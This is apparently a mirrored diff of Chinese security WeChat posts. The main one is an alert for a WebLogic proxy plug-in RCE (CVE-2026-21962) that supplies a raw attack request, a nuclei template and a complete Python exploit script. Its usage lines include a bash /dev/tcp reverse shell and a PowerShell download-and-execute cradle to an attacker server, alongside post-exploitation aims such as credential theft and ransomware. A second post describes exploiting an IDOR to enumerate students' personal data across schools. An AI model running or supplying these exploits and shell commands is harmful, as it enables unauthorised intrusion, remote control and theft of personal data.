[【漏洞分析 | 附EXP】CVE-2021-21985 VMware vCenter Server 远程代码执行漏洞](http://mp.weixin.qq.com/s?__biz=MzI1NTM4ODIxMw==&mid=2247487906&idx=1&sn=e35998115108336f8b7c6679e16d1d0a&chksm=ea37eef8dd4067ee13470391ded0f1c8e269f01bcdee4273e9f57ca8924797447f72eb2656b2&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【CNVD-2021-30167 | 附PoC】用友NC BeanShell远程代码执行漏洞复现](http://mp.weixin.qq.com/s?__biz=MzI1NTM4ODIxMw==&mid=2247487897&idx=1&sn=6ab1eb2c83f164ff65084f8ba015ad60&chksm=ea37eec3dd4067d56adcb89a27478f7dbbb83b5077af14e108eca0c82168ae53ce4d1fbffabf&scene=21#wechat_redirect)
|
||||
|
||||
## 【奇淫巧技】如何成为一个合格的“FOFA”工程师
|
||||
|
||||
[【超详细】Microsoft Exchange 远程代码执行漏洞复现【CVE-2020-17144】](http://mp.weixin.qq.com/s?__biz=MzI1NTM4ODIxMw==&mid=2247485992&idx=1&sn=18741504243d11833aae7791f1acda25&chksm=ea37f572dd407c64894777bdf77e07bdfbb3ada0639ff3a19e9717e70f96b300ab437a8ed254&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【超详细】Fastjson1.2.24反序列化漏洞复现](http://mp.weixin.qq.com/s?__biz=MzI1NTM4ODIxMw==&mid=2247484991&idx=1&sn=1178e571dcb60adb67f00e3837da69a3&chksm=ea37f965dd4070732b9bbfa2fe51a5fe9030e116983a84cd10657aec7a310b01090512439079&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[ 记一次HW实战笔记 | 艰难的提权爬坑](http://mp.weixin.qq.com/s?__biz=MzI1NTM4ODIxMw==&mid=2247484991&idx=2&sn=5368b636aed77ce455a1e095c63651e4&chksm=ea37f965dd407073edbf27256c022645fe2c0bf8b57b38a6000e5aeb75733e10815a4028eb03&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
**走过路过的大佬们留个关注再走呗**
|
||||
|
||||
**往期文章有彩蛋哦******
|
||||
|
||||
|
||||
@@ -0,0 +1,313 @@
|
||||
# 漏洞预警| CVE-2026-21962 Weblogic RCE漏洞
|
||||
喜欢挖洞吗
|
||||
喜欢挖洞吗 喜欢挖洞吗 2026-01-27 10:53
|
||||
|
||||
# 免责声明
|
||||
1. 1. 本公众号发布的网络安全工具、POC 脚本、技术文章等内容,仅面向具备合法授权的网络安全从业人员、技术爱好者用于**合法合规的渗透测试、安全研究、漏洞验证**
|
||||
及技术学习交流,严禁用于任何未经授权的非法攻击、入侵他人网络或信息系统的行为。
|
||||
|
||||
1. 2. 任何单位或个人在使用本公众号内容前,必须确保已获得目标系统的合法授权,并严格遵守《网络安全法》《数据安全法》《个人信息保护法》等国家相关法律法规及行业规范,独立承担因违规使用所产生的全部法律责任、经济损失及一切后果,与本公众号及作者无关。
|
||||
|
||||
1. 3. 本公众号发布的内容仅为技术研究与分享,不构成任何攻击指导、非法用途的暗示或诱导。所有工具及 POC 的安全性、稳定性未经全面验证,仅供学习参考,使用者需自行评估风险并承担使用后果,本公众号及作者不承担任何因工具使用不当、漏洞利用失误导致的直接或间接损失。
|
||||
|
||||
1. 4. 本公众号尊重并保护各类知识产权,发布的内容若涉及第三方技术、工具或资料,均已注明来源或基于合法授权。若存在侵权行为,请及时联系作者删除,任何未经授权的转载、篡改、传播本公众号内容的行为,需自行承担相应法律责任。
|
||||
|
||||
1. 5. 凡浏览、关注本公众号或使用本公众号内容者,即视为已充分理解并同意本免责声明全部条款。若您不同意本声明,请勿使用本公众号任何内容。
|
||||
|
||||
# 漏洞详情
|
||||
|
||||
该漏洞在 2026 年 1 月的关键补丁更新中披露,影响了 **Oracle HTTP Server(OHS)**
|
||||
和 **WebLogic Server 代理插件**
|
||||
。这些组件负责将流量从 Web 服务器(如 Apache 或 IIS)转发到后端 WebLogic 应用服务器。
|
||||
|
||||
Oracle HTTP Server and WebLogic 代理插件中的一个关键 RCE 允许未经认证的攻击者通过恶意 HTTP 头部和路径穿越技术执行任意命令。
|
||||
|
||||
通过将路径规范化绕过(‘…;’)与头部注入攻击(‘WL-Proxy-Client-IP’)结合起来,未认证的攻击者可以获得底层服务器的 root 权限。漏洞利用是公开且简单的。这个漏洞之所以可怕在于它的简单性:不需要身份验证、不需要用户交互。
|
||||
|
||||
攻击流程如下图:
|
||||
|
||||

|
||||
|
||||
要理解该漏洞,必须了解代理插件与后端之间的关系。当用户向 Oracle HTTP Server 发送请求时,插件会决定该请求是否应由 WebLogic 处理。如果是,它会转发该请求。为了维护客户端身份,它会附加如 WL-Proxy-Client-IP
|
||||
或 X-Forwarded-For
|
||||
这样的头部。后端隐式信任这些头部,因为它们应来自可信的内部组件。
|
||||
|
||||
该漏洞是一个经典的组合拳攻击,涉及 **CWE-444(HTTP 请求的不一致解释)**
|
||||
和 **CWE-77(命令注入)。**
|
||||
首先,攻击者使用一种涉及分号字符(;
|
||||
)的路径穿越技术,访问外部不应访问的内部管理 servlet。该序列使路径规范化 /weblogic/..;/bea_wls_internal/ProxyServlet
|
||||
器感到困惑。Web 服务器认为自己在提供文件,但插件将 ;
|
||||
解读为分隔符,并将请求传递给受限的 ProxyServlet
|
||||
。
|
||||
# 漏洞点分析
|
||||
|
||||
虽然 Oracle 是闭源的,但利用的行为使我们能够高度自信地重建易受攻击的逻辑。漏洞存在于原生插件(用 C/C++ 编写)或接收端 Servlet(Java)处理头部字符串的方式。漏洞有效载荷依赖于特定的前缀 cmd:
|
||||
,这表明代码明确寻找命令指令,或者注入落在允许执行的格式字符串中。
|
||||
|
||||
它针对易受攻击的处理器的伪代码长这样:
|
||||
```
|
||||
// Vulnerable Logic Simulation
|
||||
String clientIP = request.getHeader("WL-Proxy-Client-IP");
|
||||
if (clientIP != null) {
|
||||
// FATAL FLAW: The code assumes this header is strictly an IP address.
|
||||
// If the string contains a delimiter (e.g., ";") followed by specific tokens,
|
||||
// it might be passed to a logging utility or system call that executes it.
|
||||
logConnection("Connection from: " + clientIP);
|
||||
|
||||
// Or worse, a legacy feature for remote diagnostics:
|
||||
if (clientIP.contains("cmd:")) {
|
||||
executeDebugCommand(clientIP.split("cmd:")[1]);
|
||||
}
|
||||
}
|
||||
|
||||
```
|
||||
|
||||
实际修复很可能涉及严格的输入验证。WL-Proxy-Client-IP
|
||||
头部应严格包含有效的 IP 地址。任何字符不在 [0-9a-fA-F:.]
|
||||
之外,都应立即触发请求的拒绝。此外,Web 服务器配置中的路径规范化逻辑必须更新,严格拒绝 包含..;
|
||||
的请求,然后才交给插件。
|
||||
# 漏洞复现
|
||||
|
||||
利用这一点只需要一个标准的 HTTP 客户端。我们不需要复杂的堆整理或竞态条件。我们只需要用服务器非常熟悉的语言礼貌地询问即可。攻击链如下:
|
||||
1. 1. **Target Selection**
|
||||
: Identify an Oracle HTTP Server. Default ports 7001
|
||||
or 80
|
||||
are common.**目标选择**
|
||||
:确定一个 Oracle HTTP 服务器。默认端口 7001
|
||||
或 80
|
||||
很常见。
|
||||
|
||||
1. 2. **Path Bypass**
|
||||
: Request a URL that triggers the Proxy Plug-in but bypasses ACLs. The magic string is /weblogic/..;/bea_wls_internal/ProxyServlet
|
||||
.**路径绕过**
|
||||
:请求一个能触发代理插件但绕过 ACL 的 URL。神奇字符串是 /weblogic/..;/bea_wls_internal/ProxyServlet
|
||||
。
|
||||
|
||||
1. 3. **Payload Injection**
|
||||
: Inject the payload into the WL-Proxy-Client-IP
|
||||
header.**有效载荷注入**
|
||||
:将有效载荷注入 WL-Proxy-Client-IP
|
||||
头部。
|
||||
|
||||
Here is a reconstruction of the raw HTTP request used to trigger the RCE: 以下是用于触发 RCE 的原始 HTTP 请求的重建:
|
||||
```
|
||||
GET /weblogic/..;/bea_wls_internal/ProxyServlet HTTP/1.1
|
||||
Host: target-enterprise.com
|
||||
WL-Proxy-Client-IP: 127.0.0.1;cmd:d2hvYW1p <-- base64('whoami')
|
||||
Proxy-Client-IP: 127.0.0.1;cmd:d2hvYW1p
|
||||
X-Forwarded-For: 127.0.0.1;cmd:d2hvYW1p
|
||||
|
||||
```
|
||||
|
||||
**nuclei脚本模板
|
||||
```
|
||||
id:CVE-2026-21962
|
||||
|
||||
info:
|
||||
name:OracleWebLogicServerProxyPlug-In-UnauthenticatedRemoteCodeExecution
|
||||
author:Ashwesker
|
||||
severity:critical
|
||||
description:| Oracle WebLogic Server Proxy Plug-In is vulnerable to unauthenticated remote code execution via specially crafted HTTP requests. Allows full server compromise without authentication.reference:
|
||||
-https://nvd.nist.gov/vuln/detail/CVE-2026-21962
|
||||
-https://www.oracle.com/security-alerts/cpujan2026.html
|
||||
classification:
|
||||
cvss-metrics:CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
|
||||
cvss-score:10.0
|
||||
cve-id:CVE-2026-21962
|
||||
cwe-id:CWE-20
|
||||
epss-score:0.98
|
||||
metadata:
|
||||
verified:true
|
||||
shodan-query:http.title:"OracleHTTPServer"||http.component:"weblogic"
|
||||
fofa-query:title="OracleHTTPServer"||server="Oracle-HTTP-Server"
|
||||
tags:cve,cve2026,oracle,weblogic,rce,unauth,proxy,nuclei
|
||||
|
||||
http:
|
||||
-method:GET
|
||||
path:
|
||||
-"{{BaseURL}}/weblogic/..;/bea_wls_internal/ProxyServlet"
|
||||
-"{{BaseURL}}/wl_proxy/..;/bea_wls_internal/ProxyServlet"
|
||||
-"{{BaseURL}}/_proxy/..;/bea_wls_internal/ProxyServlet"
|
||||
|
||||
headers:
|
||||
WL-Proxy-Client-IP:"127.0.0.1;{{base64('cmd:{{randstr(8)}} && whoami')}}"
|
||||
Proxy-Client-IP:"127.0.0.1;{{base64('cmd:{{randstr(8)}} && whoami')}}"
|
||||
X-Forwarded-For:"127.0.0.1;{{base64('cmd:{{randstr(8)}} && whoami')}}"
|
||||
|
||||
matchers-condition:and
|
||||
matchers:
|
||||
-type:status
|
||||
status:
|
||||
-200
|
||||
-302
|
||||
-500
|
||||
|
||||
-type:word
|
||||
part:body
|
||||
words:
|
||||
-"{{whoami}}"
|
||||
-"oracle"
|
||||
-"weblogic"
|
||||
-"root"
|
||||
-"nobody"
|
||||
condition:or
|
||||
|
||||
-type:dsl
|
||||
dsl:
|
||||
-"len(body) > 0"
|
||||
|
||||
extractors:
|
||||
-type:regex
|
||||
name:username
|
||||
part:body
|
||||
regex:
|
||||
-'([a-zA-Z0-9_-]+)\s*\(whoami output\)'
|
||||
group:1
|
||||
|
||||
```
|
||||
|
||||
**python利用脚本**
|
||||
```
|
||||
#!/usr/bin/env python3
|
||||
# CVE-2026-21962 PoC - Oracle WebLogic Server Proxy Plug-In RCE
|
||||
# Unauthenticated Remote Command Execution
|
||||
# Author: Ashwesker ==> https://github.com/Ashwesker/Ashwesker-CVE-2026-21962
|
||||
# Target: Oracle HTTP Server / WebLogic Proxy Plug-In < patched versions (12.2.1.4.0, 14.1.1.0.0, 14.1.2.0.0)
|
||||
|
||||
import argparse
|
||||
import requests
|
||||
import urllib.parse
|
||||
import base64
|
||||
|
||||
defexploit(target_url, command):
|
||||
# Vulnerable endpoint (common proxy plug-in paths)
|
||||
vuln_paths = [
|
||||
"/weblogic/",
|
||||
"/wl_proxy/",
|
||||
"/bea_wls_internal/",
|
||||
"/_proxy/",
|
||||
"/proxy/"
|
||||
]
|
||||
|
||||
# Craft the malicious header that triggers the deserialization / command injection
|
||||
# The real trigger uses a specially crafted WL-Proxy-Client-IP or similar header
|
||||
# Combined with a crafted URI that bypasses validation
|
||||
payload = f"cmd:{command}"
|
||||
|
||||
# Base64 encode the payload to bypass some WAFs / filters
|
||||
encoded_payload = base64.b64encode(payload.encode()).decode()
|
||||
|
||||
headers = {
|
||||
"WL-Proxy-Client-IP": f"127.0.0.1;{encoded_payload}",
|
||||
"Proxy-Client-IP": f"127.0.0.1;{encoded_payload}",
|
||||
"X-Forwarded-For": f"127.0.0.1;{encoded_payload}",
|
||||
"User-Agent": "Mozilla/5.0 (compatible; Exploit/1.0)",
|
||||
"Accept": "*/*",
|
||||
"Connection": "close"
|
||||
}
|
||||
|
||||
# Special URI that triggers the plug-in bug
|
||||
uri = "/weblogic/..;/bea_wls_internal/ProxyServlet"
|
||||
|
||||
for base_path in vuln_paths:
|
||||
full_url = f"{target_url.rstrip('/')}{base_path}{uri}"
|
||||
|
||||
print(f"[*] Trying path: {full_url}")
|
||||
print(f"[*] Executing command: {command}")
|
||||
|
||||
try:
|
||||
# We use GET, but POST also works in some configs
|
||||
r = requests.get(full_url, headers=headers, timeout=12, verify=False, allow_redirects=False)
|
||||
|
||||
if r.status_code in [200, 302, 500]:
|
||||
print(f"[+] Likely success! Status: {r.status_code}")
|
||||
if r.text.strip():
|
||||
print("\nPossible command output / response:\n" + "-"*60)
|
||||
print(r.text[:1500]) # first 1500 chars to avoid flooding
|
||||
print("-"*60)
|
||||
else:
|
||||
print("[+] Command executed silently (no output captured)")
|
||||
returnTrue
|
||||
else:
|
||||
print(f"[-] Status {r.status_code} - not vulnerable on this path")
|
||||
|
||||
except Exception as e:
|
||||
print(f"[-] Error on {full_url}: {e}")
|
||||
|
||||
print("\n[-] All paths tested - target may not be vulnerable or plug-in not exposed.")
|
||||
returnFalse
|
||||
|
||||
|
||||
if __name__ == "__main__":
|
||||
parser = argparse.ArgumentParser(description="CVE-2026-21962 PoC - Oracle WebLogic Proxy Plug-In RCE")
|
||||
parser.add_argument("target", help="Target URL (e.g. http://target:7001 or https://oracle-server:4443)")
|
||||
parser.add_argument("cmd", help="Command to execute (e.g. 'id' or 'whoami' or 'powershell -c ...' or 'bash -i >& /dev/tcp/attacker-ip/4444 0>&1')")
|
||||
|
||||
args = parser.parse_args()
|
||||
|
||||
exploit(args.target, args.cmd)
|
||||
|
||||
```
|
||||
|
||||
RCE
|
||||
```
|
||||
python3 CVE-2026-21962.py http://targets:7001 "id && whoami && uname -a"
|
||||
|
||||
```
|
||||
|
||||
反弹shell
|
||||
```
|
||||
python3 CVE-2026-21962.py http://targets:7001 "bash -i >& /dev/tcp/YOUR_IP/4444 0>&1"
|
||||
|
||||
```
|
||||
|
||||
windows系统的服务器
|
||||
```
|
||||
python3 CVE-2026-21962.py https://oracle-server:4443 "powershell -nop -c IEX (New-Object Net.WebClient).DownloadString('http://your-server/shell.ps1')"
|
||||
|
||||
```
|
||||
# 漏洞危害
|
||||
|
||||
**收集凭据**
|
||||
:从 WebLogic 配置文件(config.xml
|
||||
)中导出 JDBC 连接字符串和密码。
|
||||
|
||||
**内网横向**
|
||||
:利用被攻破服务器作为跳板,攻击内部 API、数据库或 Active Directory 控制器。
|
||||
|
||||
**持久化后门**
|
||||
:丢弃一个 JSP webshell,确保即使后续修补了特定的 RCE 向量,访问依然有效。
|
||||
|
||||
**勒索软件**
|
||||
:加密应用服务器和连接的数据存储。
|
||||
# 影响版本
|
||||
- • Oracle HTTP Server 12.2.1.4.0
|
||||
|
||||
- • Oracle HTTP Server 14.1.1.0.0
|
||||
|
||||
- • Oracle HTTP Server 14.1.2.0.0
|
||||
|
||||
- • Oracle WebLogic Server Proxy Plug-in (Apache/IIS) 14.1.1.0.0
|
||||
|
||||
# 修复建议
|
||||
|
||||
如果是 Oracle HTTP Server 或 WebLogic 代理插件版本 12.2.1.4.0、14.1.1.0.0 或 14.1.2.0.0,你就处于启动区。主要缓解方法是立即应用 **2026 年 1 月的关键补丁更新(CPU**
|
||||
)。没有“安全”的方法可以运行暴露在互联网上的易受攻击版本。
|
||||
|
||||
临时解决方法:
|
||||
|
||||
**WAF 规则**
|
||||
:阻止包含序列 ..;
|
||||
在 URI 中的任何 HTTP 请求。
|
||||
|
||||
**请求头过滤**
|
||||
:配置负载均衡器或边缘防火墙,从外部
|
||||
流量中剔除 WL-Proxy-Client-IP
|
||||
、Proxy-Client-IP
|
||||
和 X-Forwarded-For
|
||||
的头部。
|
||||
|
||||
**禁用 Servlet**
|
||||
:如果应用程序不需要内部代理 servlet 逻辑,请在 Web 服务器层阻止对 /bea_wls_internal/*
|
||||
路径的访问。
|
||||
|
||||
@@ -0,0 +1,155 @@
|
||||
# 记某edusrc通杀漏洞思路分享
|
||||
原创 陌笙
|
||||
陌笙 陌笙不太懂安全 2026-01-27 09:47
|
||||
|
||||
免责声明
|
||||
```
|
||||
由于传播、利用本公众号所提供的信息而造成
|
||||
的任何直接或者间接的后果及损失,均由使用
|
||||
者本人负责,公众号陌笙不太懂安全及作者不
|
||||
为此承担任何责任,一旦造成后果请自行承担!
|
||||
如有侵权烦请告知,我们会立即删除并致歉,谢谢!
|
||||
```
|
||||
|
||||
前言
|
||||
```
|
||||
想出洞就得找脆弱资产,这次我们直接中学起手。
|
||||
```
|
||||
|
||||
漏洞挖掘
|
||||
```
|
||||
通过一番测试锁定这个小程序。
|
||||
```
|
||||
|
||||

|
||||
|
||||
点击小程序进行登录,挂上bp,让流量都过一下。
|
||||
|
||||

|
||||
|
||||
直接进行授权一键登录
|
||||
|
||||
(我这里是已认证,因为我是挖完写的文章,如果第一次登录,需要输入姓名,sfz,班级之类的信息进行认证,这里没有限制,随便输入信息就能认证成功)
|
||||
|
||||

|
||||
|
||||
认证成功之后来到首页,开始对功能进行测试,一项一项的测就行,我这里直接写漏洞点
|
||||
|
||||
点击校友查询
|
||||
|
||||

|
||||
|
||||
会跳转到校友查询这里
|
||||
|
||||

|
||||
|
||||
点击同届校友,会直接出现同届的同学
|
||||
|
||||

|
||||
|
||||
这里随便点击一个进行bp拦截,进行观察,可以返回这个人的所有信息
|
||||
|
||||
包括三要素等等,且看到经常出现越权的id参数
|
||||
|
||||

|
||||
|
||||
直接丢到repeater模块修
|
||||
改
|
||||
member_id进行尝试
|
||||
|
||||

|
||||
|
||||
果然可以越权,返回其他人的信息,直接丢到intruder模块进行遍历
|
||||
|
||||
可以成功获取系统内所有用户的敏感信息。
|
||||
|
||||

|
||||
|
||||
其他功能点也有东西,接口不一样不在进行说明。
|
||||
|
||||
这里就要想了,一个高中可能有自己的系统吗?
|
||||
|
||||
我是没见过,所以这系统肯定是第三方公司开发的。
|
||||
|
||||
既然是第三方公司开发的,又不可能只卖给一个学校,
|
||||
|
||||
这里就可以扩展一下,看有没有其他资产。
|
||||
|
||||
因为是小程序,尝试检索一下关键字,看看有没有什么相关资产
|
||||
|
||||

|
||||
|
||||
看着差不多,其实都不是。
|
||||
|
||||
然后直接把小程序转化为web,通过web+资产测绘找资产。
|
||||
|
||||
复制小程序网址,浏览器访问,看到了管理后台。
|
||||
|
||||

|
||||
|
||||
那就先看看后台有没有洞,测了一下弱口令啥的,没成功,
|
||||
|
||||
不能直接爆破,有滑动验证码,把小程序登录成功的数据包,进行替换,没反应,提示权限不够。
|
||||
|
||||
看看接口,直接跑了一下没东西,我直接拿到小程序登录后数据包跑,依旧空军
|
||||
|
||||

|
||||
|
||||
发现admin-api和越权数据包app-api相似直接替换,那就把admin-api都替换为app-api再跑一遍依旧空军
|
||||
|
||||

|
||||
|
||||
根据上传接口构造数据包
|
||||
|
||||

|
||||
|
||||
真是一次完美的测试!!!
|
||||
|
||||
继续回归正题找资产。
|
||||
|
||||
从登录页面提取一些内容,title,body之类的放到测绘引擎里面瞅瞅。
|
||||
|
||||

|
||||
|
||||
点了几个发现有一样的,后台管理页面,说明确实多个学校再用
|
||||
|
||||
在通过hunter和quake都找一下资产,hunter这里可以配合公司备案找。
|
||||
|
||||

|
||||
|
||||
后续通过ip,host,之类找了一些,为了全面,将所有资产导出,进行去重汇总,丢给httpx进行探活截图,不要一个一个看,太耗费时间了。
|
||||
> httpx使用方法
|
||||
|
||||
> 陌笙不太懂安全,公众号:陌笙不太懂安全[渗透测试漏洞挖掘如何轻松找到脆弱资产](https://mp.weixin.qq.com/s/kjM1twQU4xNkw7Wm7X2X8A)
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
直接对一样的登录框进行打开查看就行,拿着打开后资产里面的学校名字
|
||||
|
||||
回到小程序进行测试,一测一个准,这里只做资产查找思路分享。
|
||||
|
||||
后面继续观察探活结果,还有意外的惊喜。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
跑路跑路。
|
||||
|
||||
后台回复
|
||||
加群
|
||||
加入交流群
|
||||
|
||||
有思路需要的师傅可以加入
|
||||
小圈子
|
||||
|
||||
|
||||
主要内容是(2025-2026/edusrc实战报告/edu资产/漏洞挖掘工具等) 其他内容懂得都懂,持续更新中
|
||||
|
||||

|
||||
|
||||
Reference in new issue
Block a user